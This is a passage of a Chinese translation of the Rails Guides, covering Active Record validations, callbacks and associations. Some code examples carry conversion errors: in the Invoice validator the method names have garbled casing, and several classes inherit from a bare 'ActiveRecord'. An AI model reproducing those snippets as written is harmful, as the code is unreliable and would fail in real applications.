4.4 严格验证

数据验证还可以使用严格模式，当对象无效时抛出 ActiveRecord::StrictValidationFailed 异常。

```
class Person < ActiveRecord
  validates :name, presence: { strict: true }
end

Person.new.valid? # => ActiveRecord::StrictValidationFailed: Name can't be blank
```

还可以通过 `:strict` 选项指定抛出什么异常：

```
class Person < ActiveRecord
  validates :token, presence: true, uniqueness: true, strict: TokenGenerationException
end

Person.new.valid? # => TokenGenerationException: Token can't be blank
```

4.5 条件验证

有时，只有满足特定条件时做验证才说得通。条件可通过 `:if` 和 `:unless` 选项指定，这两个选项的值可以是符号、字符串、Proc 或数组。`:if` 选项指定何时做验证。如果要指定何时不做验证，使用 `:unless` 选项。

4.5.1 使用符号

`:if` 和 `:unless` 选项的值为符号时，表示要在验证之前执行对应的方法。这是最常用的设置方法。

```
class Order < ActiveRecord
  validates :card_number, presence: true, if: :paid_with_card?

  def paid_with_card?
    payment_type == "card"
  end
end
```

4.5.2 使用 Proc

`:if` 和 `:unless` 选项的值还可以是 Proc。使用 Proc 对象可以在行间编写条件，不用定义额外的方法。这种形式最适合用在一行代码能表示的条件上。

```
class Account < ActiveRecord
  validates :password, confirmation: true,
  unless: Proc.new { |a| a.password.blank? }
end
```

4.5.3 条件组合

有时，同一个条件会用在多个验证上，这时可以使用 `with_options` 方法：

```
class User < ActiveRecord
  with_options if: :is_admin? do |admin|
    admin.validates :password, length: { minimum: 10 }
    admin.validates :email, presence: true
  end
end
```

`with_options` 代码块中的所有验证都会使用 `if: :is_admin?` 这个条件。

4.5.4 联合条件

另一方面，如果是否做某个验证要满足多个条件时，可以使用数组。而且，一个验证可以同时指定 `:if` 和 `:unless` 选项。

```
class Computer < ActiveRecord
  validates :mouse, presence: true,
    if: ["market.retail?", :desktop?],
    unless: Proc.new { |c| c.trackpad.present? }
end
```

只有当 `:if` 选项的所有条件都返回 `true`，且 `:unless` 选项中的条件返回 `false` 时才会做验证。

4.6 自定义验证

如果内置的数据验证辅助方法无法满足需求，可以选择自己定义验证使用的类或方法。

4.6.1 自定义验证类

自定义的验证类继承自 `ActiveModel::Validator`，必须实现 `validate` 方法，其参数是要验证的记录，然后验证这个记录是否有效。自定义的验证类通过 `validates_with` 方法调用。

```
class MyValidator < ActiveModel::Validator
  def validate(record)
    unless record.name.starts_with? 'X'
      record.errors[:name] << 'Need a name starting with X please!'
    end
  end
end

class Person
  include ActiveModel::Validations
  validates_with MyValidator
end
```

在自定义的验证类中验证单个属性，最简单的方法是继承 `ActiveModel::EachValidator` 类。此时，自定义的验证类必须实现 `validate_each` 方法。这个方法接受三个参数：记录、属性名和属性值。它们分别对应模型实例、要验证的属性及其值。

```
class EmailValidator < ActiveModel::EachValidator
  def validate_each(record, attribute, value)
    unless value =~ /\A([^\s]+@[^\s]+\.(?:[-a-z0-9]+\.)+[a-z]{2,})\z/i
      record.errors[attribute] << (options[:message] || "is not an email")
    end
  end
end

class Person < ActiveRecord
  validates :email, presence: true, email: true
```

```
end
```

如上面的代码所示，可以同时使用内置的验证方法和自定义的验证类。

4.6.2 自定义验证方法

你还可以自定义方法，验证模型的状态，如果验证失败，向 `errors` 集合添加错误消息。验证方法必须使用类方法 `validate` ([API](#)) 注册，传入自定义验证方法名的符号形式。

这个类方法可以接受多个符号，自定义的验证方法会按照注册的顺序执行。

`valid?` 方法会验证错误集合是否为空，因此若想让验证失败，自定义的验证方法要把错误添加到那个集合中。

```
class Invoice < ApplicationRecord
  validate :expiration_date_cannot_be_in_the_past,
            :discount_CANNOT_BE_GREATER_THAN_TOTAL_VALUE

  def expiration_date_cANNOT_BE_IN_THE_PAST
    if expiration_date.present? && expiration_date < Date.today
      errors.add(:expiration_date, "can't be in the past")
    end
  end

  def discount_CANNOT_BE_GREATER_THAN_TOTAL_VALUE
    if discount > total_value
      errors.add(:discount, "can't be greater than total value")
    end
  end
end
```

默认情况下，每次调用 `valid?` 方法或保存对象时都会执行自定义的验证方法。不过，使用 `validate` 方法注册自定义验证方法时可以设置 `:on` 选项，指定什么时候验证。`:on` 的可选值为 `:create` 和 `:update`。

```
class Invoice < ApplicationRecord
  validate :active_customer, on: :create

  def active_customer
    errors.add(:customer_id, "is not active") unless customer.active?
  end
end
```

4.7 处理验证错误

除了前面介绍的 `valid?` 和 `invalid?` 方法之外，Rails 还提供了很多方法用来处理 `errors` 集合，以及查询对象的有效性。

下面介绍其中一些最常用的方法。所有可用的方法请查阅 `ActiveModel::Errors` 的文档。

4.7.1 errors

`ActiveModel::Errors` 的实例包含所有的错误。键是每个属性的名称，值是一个数组，包含错误消息字符串。

串。

```
class Person < ActiveRecord
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors.messages
# => { :name=>[ "can't be blank", "is too short (minimum is 3 characters)"] }

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors.messages # => {}
```

4.7.2 errors[]

errors[] 用于获取某个属性上的错误消息，返回结果是一个由该属性所有错误消息字符串组成的数组，每个字符串表示一个错误消息。如果字段上没有错误，则返回空数组。

```
class Person < ActiveRecord
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors[:name] # => []

person = Person.new(name: "JD")
person.valid? # => false
person.errors[:name] # => [ "is too short (minimum is 3 characters)" ]

person = Person.new
person.valid? # => false
person.errors[:name]
# => [ "can't be blank", "is too short (minimum is 3 characters)" ]
```

4.7.3 errors.add

add 方法用于手动添加某属性的错误消息，它的参数是属性和错误消息。

使用 errors.full_messages (或等价的 errors.to_a) 方法以对用户友好的格式显示错误消息。这些错误消息的前面都会加上属性名（首字母大写），如下述示例所示。

```
class Person < ActiveRecord
  def a_method_used_for_validation_purposes
    errors.add(:name, "cannot contain the characters !@%*()_-+=")
  end
end

person = Person.create(name: "!@#")
```

```

person.errors[:name]
# => ["cannot contain the characters !@%*()_-+="]

person.errors.full_messages
# => ["Name cannot contain the characters !@%*()_-+="]

```

<< 的作用与 errors#add 一样：把一个消息追加到 errors.messages 数组中。

```

class Person < ActiveRecord
  def a_method_used_for_validation_purposes
    errors.messages[:name] << "cannot contain the characters !@%*()_-+="
  end
end

person = Person.create(name: "!@#")

person.errors[:name]
# => ["cannot contain the characters !@%*()_-+="]

person.errors.to_a
# => ["Name cannot contain the characters !@%*()_-+="]

```

4.7.4 errors.details

使用 errors.add 方法可以为返回的错误详情散列指定验证程序类型。

```

class Person < ActiveRecord
  def a_method_used_for_validation_purposes
    errors.add(:name, :invalid_characters)
  end
end

person = Person.create(name: "!@#")

person.errors.details[:name]
# => [{error: :invalid_characters}]

```

如果想提升错误详情的信息量，可以为 errors.add 方法提供额外的键，指定不允许的字符。

```

class Person < ActiveRecord
  def a_method_used_for_validation_purposes
    errors.add(:name, :invalid_characters, not_allowed: "!@%*()_-+=")
  end
end

person = Person.create(name: "!@#")

person.errors.details[:name]
# => [{error: :invalid_characters, not_allowed: "!@%*()_-+="}]

```

Rails 内置的验证程序生成的错误详情散列都有对应的验证程序类型。

4.7.5 errors[:base]

错误消息可以添加到整个对象上，而不是针对某个属性。如果不想管是哪个属性导致对象无效，只想把对象标记为无效状态，就可以使用这个方法。`errors[:base]` 是个数组，可以添加字符串作为错误消息。

```
class Person < ActiveRecord
  def a_method_used_for_validation_purposes
    errors[:base] << "This person is invalid because ..."
  end
end
```

4.7.6 errors.clear

如果想清除 `errors` 集合中的所有错误消息，可以使用 `clear` 方法。当然，在无效的对象上调用 `errors.clear` 方法后，对象还是无效的，虽然 `errors` 集合为空了，但下次调用 `valid?` 方法，或调用其他把对象存入数据库的方法时，会再次进行验证。如果任何一个验证失败了，`errors` 集合中就再次出现值了。

```
class Person < ActiveRecord
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]

person.errors.clear
person.errors.empty? # => true

person.save # => false

person.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]
```

4.7.7 errors.size

`size` 方法返回对象上错误消息的总数。

```
class Person < ActiveRecord
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors.size # => 2

person = Person.new(name: "Andrea", email: "andrea@example.com")
person.valid? # => true
person.errors.size # => 0
```

4.8 在视图中显示验证错误

在模型中加入数据验证后，如果在表单中创建模型，出错时，你或许想把错误消息显示出来。

因为每个应用显示错误消息的方式不同，所以 Rails 没有直接提供用于显示错误消息的视图辅助方法。不过，Rails 提供了这么多方法用来处理验证，自己编写一个也不难。使用脚手架时，Rails 会在生成的 `_form.html.erb` 中加入一些 ERB 代码，显示模型错误消息的完整列表。

假如有个模型对象存储在实例变量 `@article` 中，视图的代码可以这么写：

```
<% if @article.errors.any? %>
  <div id="error_explanation">
    <h2><%= pluralize(@article.errors.count, "error") %> prohibited this article from being
    saved:</h2>

    <ul>
      <% @article.errors.full_messages.each do |msg| %>
        <li><%= msg %></li>
      <% end %>
    </ul>
  </div>
<% end %>
```

此外，如果使用 Rails 的表单辅助方法生成表单，如果某个表单字段验证失败，会把字段包含在一个 `<div>` 中：

```
<div class="field_with_errors">
  <input id="article_title" name="article[title]" size="30" type="text" value="">
</div>
```

然后，你可以根据需求为这个 `div` 添加样式。脚手架默认添加的 CSS 规则如下：

```
.field_with_errors {
  padding: 2px;
  background-color: red;
  display: table;
}
```

上述样式把所有出错的表单字段放入一个内边距为 2 像素的红色框内。

第 5 章 Active Record 回调

本文介绍如何介入 Active Record 对象的生命周期。

读完本文后，您将学到：

- Active Record 对象的生命周期；
- 如何创建用于响应对象生命周期内事件的回调方法；
- 如何把常用的回调封装到特殊的类中。

5.1 对象的生命周期

在 Rails 应用正常运作期间，对象可以被创建、更新或删除。Active Record 为对象的生命周期提供了钩子，使我们可以控制应用及其数据。

回调使我们可以在对象状态更改之前或之后触发逻辑。

5.2 回调概述

回调是在对象生命周期的某些时刻被调用的方法。通过回调，我们可以编写在创建、保存、更新、删除、验证或从数据库中加载 Active Record 对象时执行的代码。

5.2.1 注册回调

回调在使用之前需要注册。我们可以先把回调定义为普通方法，然后使用宏式类方法把这些普通方法注册为回调：

```
class User < ApplicationRecord
  validates :login, :email, presence: true

  before_validation :ensure_login_has_a_value

  private
    def ensure_login_has_a_value
      if login.nil?
        self.login = email unless email.blank?
```

```
    end
  end
end
```

宏式类方法也接受块。如果块中的代码短到可以放在一行里，可以考虑使用这种编程风格：

```
class User < ApplicationRecord
  validates :login, :email, presence: true

  before_create do
    self.name = login.capitalize if name.blank?
  end
end
```

回调也可以注册为仅被某些生命周期事件触发：

```
class User < ApplicationRecord
  before_validation :normalize_name, on: :create

  # :on 选项的值也可以是数组
  after_validation :set_location, on: [ :create, :update ]

  private
  def normalize_name
    self.name = name.downcase.titleize
  end

  def set_location
    self.location = LocationService.query(self)
  end
end
```

通常应该把回调定义为私有方法。如果把回调定义为公共方法，就可以从模型外部调用回调，这样做违反了对象封装原则。

5.3 可用的回调

下面按照回调在 Rails 应用正常运作期间被调用的顺序，列出所有可用的 Active Record 回调。

5.3.1 创建对象

- before_validation
- after_validation
- before_save
- around_save
- before_create
- around_create
- after_create
- after_save

- `after_commit/after_rollback`

5.3.2 更新对象

- `before_validation`
- `after_validation`
- `before_save`
- `around_save`
- `before_update`
- `around_update`
- `after_update`
- `after_save`
- `after_commit/after_rollback`

5.3.3 删除对象

- `before_destroy`
- `around_destroy`
- `after_destroy`
- `after_commit/after_rollback`

提醒

无论按什么顺序注册回调，在创建和更新对象时，`after_save` 回调总是在更明确的 `after_create` 和 `after_update` 回调之后被调用。

5.3.4 `after_initialize` 和 `after_find` 回调

当 Active Record 对象被实例化时，不管是通过直接使用 `new` 方法还是从数据库加载记录，都会调用 `after_initialize` 回调。使用这个回调可以避免直接覆盖 Active Record 的 `initialize` 方法。

当 Active Record 从数据库中加载记录时，会调用 `after_find` 回调。如果同时定义了 `after_initialize` 和 `after_find` 回调，会先调用 `after_find` 回调。

`after_initialize` 和 `after_find` 回调没有对应的 `before_*` 回调，这两个回调的注册方式和其他 Active Record 回调一样。

```
class User < ApplicationRecord
  after_initialize do |user|
    puts "You have initialized an object!"
  end

  after_find do |user|
    puts "You have found an object!"
  end
end
```

```

>> User.new
You have initialized an object!
=> #<User id: nil>

>> User.first
You have found an object!
You have initialized an object!
=> #<User id: 1>

```

5.3.5 after_touch 回调

当我们在 Active Record 对象上调用 touch 方法时，会调用 after_touch 回调。

```

class User < ActiveRecord
  after_touch do |user|
    puts "You have touched an object"
  end
end

>> u = User.create(name: 'Kuldeep')
=> #<User id: 1, name: "Kuldeep", created_at: "2013-11-25 12:17:49", updated_at: "2013-11-25
12:17:49">

>> u.touch
You have touched an object
=> true

```

after_touch 回调可以和 belongs_to 一起使用：

```

class Employee < ActiveRecord
  belongs_to :company, touch: true
  after_touch do
    puts 'An Employee was touched'
  end
end

class Company < ActiveRecord
  has_many :employees
  after_touch :log_when_employees_or_company_touched

  private
  def log_when_employees_or_company_touched
    puts 'Employee/Company was touched'
  end
end

>> @employee = Employee.last
=> #<Employee id: 1, company_id: 1, created_at: "2013-11-25 17:04:22", updated_at:
"2013-11-25 17:05:05">

# triggers @employee.company.touch
>> @employee.touch
Employee/Company was touched

```

```
An Employee was touched  
=> true
```

5.4 调用回调

下面这些方法会触发回调：

- `create`
- `create!`
- `decrement!`
- `destroy`
- `destroy!`
- `destroy_all`
- `increment!`
- `save`
- `save!`
- `save(validate: false)`
- `toggle!`
- `update_attribute`
- `update`
- `update!`
- `valid?`

此外，下面这些查找方法会触发 `after_find` 回调：

- `all`
- `first`
- `find`
- `find_by`
- `find_by_*`
- `find_by_*!`
- `find_by_sql`
- `last`

每次初始化类的新对象时都会触发 `after_initialize` 回调。

注意

`find_by_*` 和 `find_by_*!` 方法是为每个属性自动生成的动态查找方法。关于动态查找方法的更多介绍，请参阅 [7.15 节](#)。

5.5 跳过回调

和验证一样，我们可以跳过回调。使用下面这些方法可以跳过回调：

- `decrement`
- `decrement_counter`
- `delete`
- `delete_all`
- `increment`
- `increment_counter`
- `toggle`
- `touch`
- `update_column`
- `update_columns`
- `update_all`
- `update_counters`

请慎重地使用这些方法，因为有些回调包含了重要的业务规则和应用逻辑，在不了解潜在影响的情况下就跳过回调，可能导致无效数据。

5.6 停止执行

回调在模型中注册后，将被加入队列等待执行。这个队列包含了所有模型的验证、已注册的回调和将要执行的数据库操作。

整个回调链包装在一个事务中。只要有回调抛出异常，回调链随即停止，并且发出 `ROLLBACK` 消息。如果想故意停止回调链，可以这么做：

```
throw :abort
```

提醒

当回调链停止后，Rails 会重新抛出除了 `ActiveRecord::Rollback` 和 `ActiveRecord::RecordInvalid` 之外的其他异常。这可能导致那些预期 `save` 和 `update_attributes` 等方法（通常返回 `true` 或 `false`）不会引发异常的代码出错。

5.7 关联回调

回调不仅可以在模型关联中使用，还可以通过模型关联定义。假设有一个用户在博客中发表了多篇文章，现在我们要删除这个用户，那么这个用户的所有文章也应该删除，为此我们通过 `Article` 模型和 `User` 模型的关联来给 `User` 模型添加一个 `after_destroy` 回调：

```
class User < ApplicationRecord
  has_many :articles, dependent: :destroy
end
```

```

class Article < ActiveRecord
  after_destroy :log_destroy_action

  def log_destroy_action
    puts 'Article destroyed'
  end
end

>> user = User.first
=> #<User id: 1>
>> user.articles.create!
=> #<Article id: 1, user_id: 1>
>> user.destroy
Article destroyed
=> #<User id: 1>

```

5.8 条件回调

和验证一样，我们可以在满足指定条件时再调用回调方法。为此，我们可以使用`:if` 和`:unless` 选项，选项的值可以是符号、`Proc` 或数组。要想指定在哪些条件下调用回调，可以使用`:if` 选项。要想指定在哪些条件下不调用回调，可以使用`:unless` 选项。

5.8.1 使用符号作为`:if` 和`:unless` 选项的值

可以使用符号作为`:if` 和`:unless` 选项的值，这个符号用于表示先于回调调用的断言方法。当使用`:if` 选项时，如果断言方法返回`false` 就不会调用回调；当使用`:unless` 选项时，如果断言方法返回`true` 就不会调用回调。使用符号作为`:if` 和`:unless` 选项的值是最常见的方式。在使用这种方式注册回调时，我们可以同时使用几个不同的断言，用于检查是否应该调用回调。

```

class Order < ActiveRecord
  before_save :normalize_card_number, if: :paid_with_card?
end

```

5.8.2 使用`Proc` 作为`:if` 和`:unless` 选项的值

最后，可以使用`Proc` 作为`:if` 和`:unless` 选项的值。在验证方法非常短时最适合使用这种方式，这类验证方法通常只有一行代码：

```

class Order < ActiveRecord
  before_save :normalize_card_number,
  if: Proc.new { |order| order.paid_with_card? }
end

```

5.8.3 在条件回调中使用多个条件

在编写条件回调时，我们可以在同一个回调声明中混合使用`:if` 和`:unless` 选项：

```

class Comment < ActiveRecord
  after_create :send_email_to_author, if: :author_wants_emails?,
  unless: Proc.new { |comment| comment.article.ignore_comments? }

```

```
end
```

5.9 回调类

有时需要在其他模型中重用已有的回调方法，为了解决这个问题，Active Record 允许我们用类来封装回调方法。有了回调类，回调方法的重用就变得非常容易。

在下面的例子中，我们为 `PictureFile` 模型创建了 `PictureFileCallbacks` 回调类，在这个回调类中包含了 `after_destroy` 回调方法：

```
class PictureFileCallbacks
  def after_destroy(picture_file)
    if File.exist?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

在上面的代码中我们可以看到，当在回调类中声明回调方法时，回调方法接受模型对象作为参数。回调类定义之后就可以在模型中使用了：

```
class PictureFile < ActiveRecord
  after_destroy PictureFileCallbacks.new
end
```

请注意，上面我们把回调声明为实例方法，因此需要实例化新的 `PictureFileCallbacks` 对象。当回调想要使用实例化的对象的状态时，这种声明方式特别有用。尽管如此，一般我们会把回调声明为类方法：

```
class PictureFileCallbacks
  def self.after_destroy(picture_file)
    if File.exist?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

如果把回调声明为类方法，就不需要实例化新的 `PictureFileCallbacks` 对象。

```
class PictureFile < ActiveRecord
  after_destroy PictureFileCallbacks
end
```

我们可以根据需要在回调类中声明任意多个回调。

5.10 事务回调

`after_commit` 和 `after_rollback` 这两个回调会在数据库事务完成时触发。它们和 `after_save` 回调非常相似，区别在于它们在数据库变更已经提交或回滚后才会执行，常用于 Active Record 模型需要和数据库事务之外的系统交互的场景。

例如，在前面的例子中，`PictureFile` 模型中的记录删除后，还要删除相应的文件。如果 `after_destroy` 回调执行后应用引发异常，事务就会回滚，文件会被删除，模型会保持不一致的状态。例如，假设在下面的代码中，`picture_file_2` 对象是无效的，那么调用 `save!` 方法会引发错误：

```
PictureFile.transaction do
  picture_file_1.destroy
  picture_file_2.save!
end
```

通过使用 `after_commit` 回调，我们可以解决这个问题：

```
class PictureFile < ApplicationRecord
  after_commit :delete_picture_file_from_disk, on: :destroy

  def delete_picture_file_from_disk
    if File.exist?(filepath)
      File.delete(filepath)
    end
  end
end
```

注意

`:on` 选项说明什么时候触发回调。如果不提供 `:on` 选项，那么每个动作都会触发回调。

由于只在执行创建、更新或删除动作时触发 `after_commit` 回调是很常见的，这些操作都拥有别名：

- `after_create_commit`
- `after_update_commit`
- `after_destroy_commit`

```
class PictureFile < ApplicationRecord
  after_destroy_commit :delete_picture_file_from_disk

  def delete_picture_file_from_disk
    if File.exist?(filepath)
      File.delete(filepath)
    end
  end
end
```

提醒

在事务中创建、更新或删除模型时会调用 `after_commit` 和 `after_rollback` 回调。然而，如果其中有一个回调引发异常，异常会向上冒泡，后续 `after_commit` 和 `after_rollback` 回调不再执行。因此，如果回调代码可能引发异常，就需要在回调中救援并进行适当处理，以便让其他回调继续运行。

第 6 章 Active Record 关联

本文介绍 Active Record 的关联功能。

读完本文后，您将学到：

- 如何声明 Active Record 模型间的关联；
- 怎么理解不同的 Active Record 关联类型；
- 如何使用关联为模型添加的方法。

6.1 为什么使用关联

在 Rails 中，关联在两个 Active Record 模型之间建立联系。模型之间为什么要有关联？因为关联能让常规操作变得更简单。例如，在一个简单的 Rails 应用中，有一个作者模型和一个图书模型。每位作者可以著有多本图书。不用关联的话，模型可以像下面这样定义：

```
class Author < ApplicationRecord
end

class Book < ApplicationRecord
end
```

现在，假如我们想为一位现有作者添加一本书，得这么做：

```
@book = Book.create(published_at: Time.now, author_id: @author.id)
```

假如要删除一位作者的话，也要把属于他的书都删除：

```
@books = Book.where(author_id: @author.id)
@books.each do |book|
  book.destroy
end
@author.destroy
```

使用 Active Record 关联，Rails 知道两个模型之间有联系，上述操作（以及其他操作）可以得到简化。下面使用关联重新定义作者和图书模型：

```
class Author < ApplicationRecord
  has_many :books, dependent: :destroy
```

```
end

class Book < ActiveRecord
  belongs_to :author
end
```

这么修改之后，为某位作者添加新书就简单了：

```
@book = @author.books.create(published_at: Time.now)
```

删除作者及其所有图书也更容易：

```
@author.destroy
```

请阅读下一节，进一步学习不同的关联类型。后面还会介绍一些使用关联时的小技巧，然后列出关联添加的所有方法和选项。

6.2 关联的类型

Rails 支持六种关联：

- belongs_to
- has_one
- has_many
- has_many :through
- has_one :through
- has_and_belongs_to_many


关联使用宏式调用实现，用声明的形式为模型添加功能。例如，声明一个模型属于 (belongs_to) 另一个模型后，Rails 会维护两个模型之间的“[主键-外键](#)”关系，而且还会向模型中添加很多实用的方法。

在下面几小节中，你会学到如何声明并使用这些关联。首先来看一下各种关联适用的场景。

6.2.1 belongs_to 关联

belongs_to 关联创建两个模型之间一对一的关系，声明所在的模型实例属于另一个模型的实例。例如，如果应用中有作者和图书两个模型，而且每本书只能指定给一位作者，就要这么声明图书模型：

```
class Book < ActiveRecord
  belongs_to :author
end
```



注意

在 `belongs_to` 关联声明中必须使用单数形式。如果在上面的代码中使用复数形式定义 `author` 关联，应用会报错，提示“uninitialized constant Book::Authors”。这是因为 Rails 自动使用关联名推导类名。如果关联名错误地使用复数，推导出的类名也就变成了复数。

相应的迁移如下：

```

class CreateBooks < ActiveRecord::Migration[5.0]
  def change
    create_table :authors do |t|
      t.string :name
      t.timestamps
    end

    create_table :books do |t|
      t.belongs_to :author, index: true
      t.datetime :published_at
      t.timestamps
    end
  end
end

```


6.2.2 has_one 关联

`has_one` 关联也建立两个模型之间的一对一关系，但语义和结果有点不一样。这种关联表示模型的实例包含或拥有另一个模型的实例。例如，应用中每个供应商只有一个账户，可以这么定义供应商模型：

```

class Supplier < ApplicationRecord
  has_one :account
end

```



```

class Supplier < ActiveRecord::Base
  has_one :account
end

```

相应的迁移如下：

```

class CreateSuppliers < ActiveRecord::Migration[5.0]
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.belongs_to :supplier, index: true
      t.string :account_number
      t.timestamps
    end
  end
end

```

根据使用需要，可能还要为 **accounts** 表中的 **supplier** 列创建唯一性索引和（或）外键约束。这里，我们像下面这样定义这一列：

```

create_table :accounts do |t|
  t.belongs_to :supplier, index: { unique: true }, foreign_key: true
  # ...
end

```

6.2.3 has_many 关联

has_many 关联建立两个模型之间的一对多关系。在 **belongs_to** 关联的另一端经常会使用这个关联。**has_many** 关联表示模型的实例有零个或多个另一模型的实例。例如，对应用中的作者和图书模型来说，作者模型可以这样声明：


```

class Author < ApplicationRecord
  has_many :books
end

```

注意

声明 `has_many` 关联时，另一个模型使用复数形式。



```
class Author < ActiveRecord::Base
  has_many :books
end
```

相应的迁移如下：

```
class CreateAuthors < ActiveRecord::Migration[5.0]
  def change
    create_table :authors do |t|
      t.string :name
      t.timestamps
    end

    create_table :books do |t|
      t.belongs_to :author, index: true
      t.datetime :published_at
      t.timestamps
    end
  end
end
```

6.2.4 `has_many :through` 关联

`has_many :through` 关联经常用于建立两个模型之间的多对多关联。这种关联表示一个模型的实例可以借由第三个模型，拥有零个和多个另一模型的实例。例如，在医疗锻炼中，病人要和医生约定练习时间。这中间的关联声明如下：

```
class Physician < ApplicationRecord
  has_many :appointments
  has_many :patients, through: :appointments
end

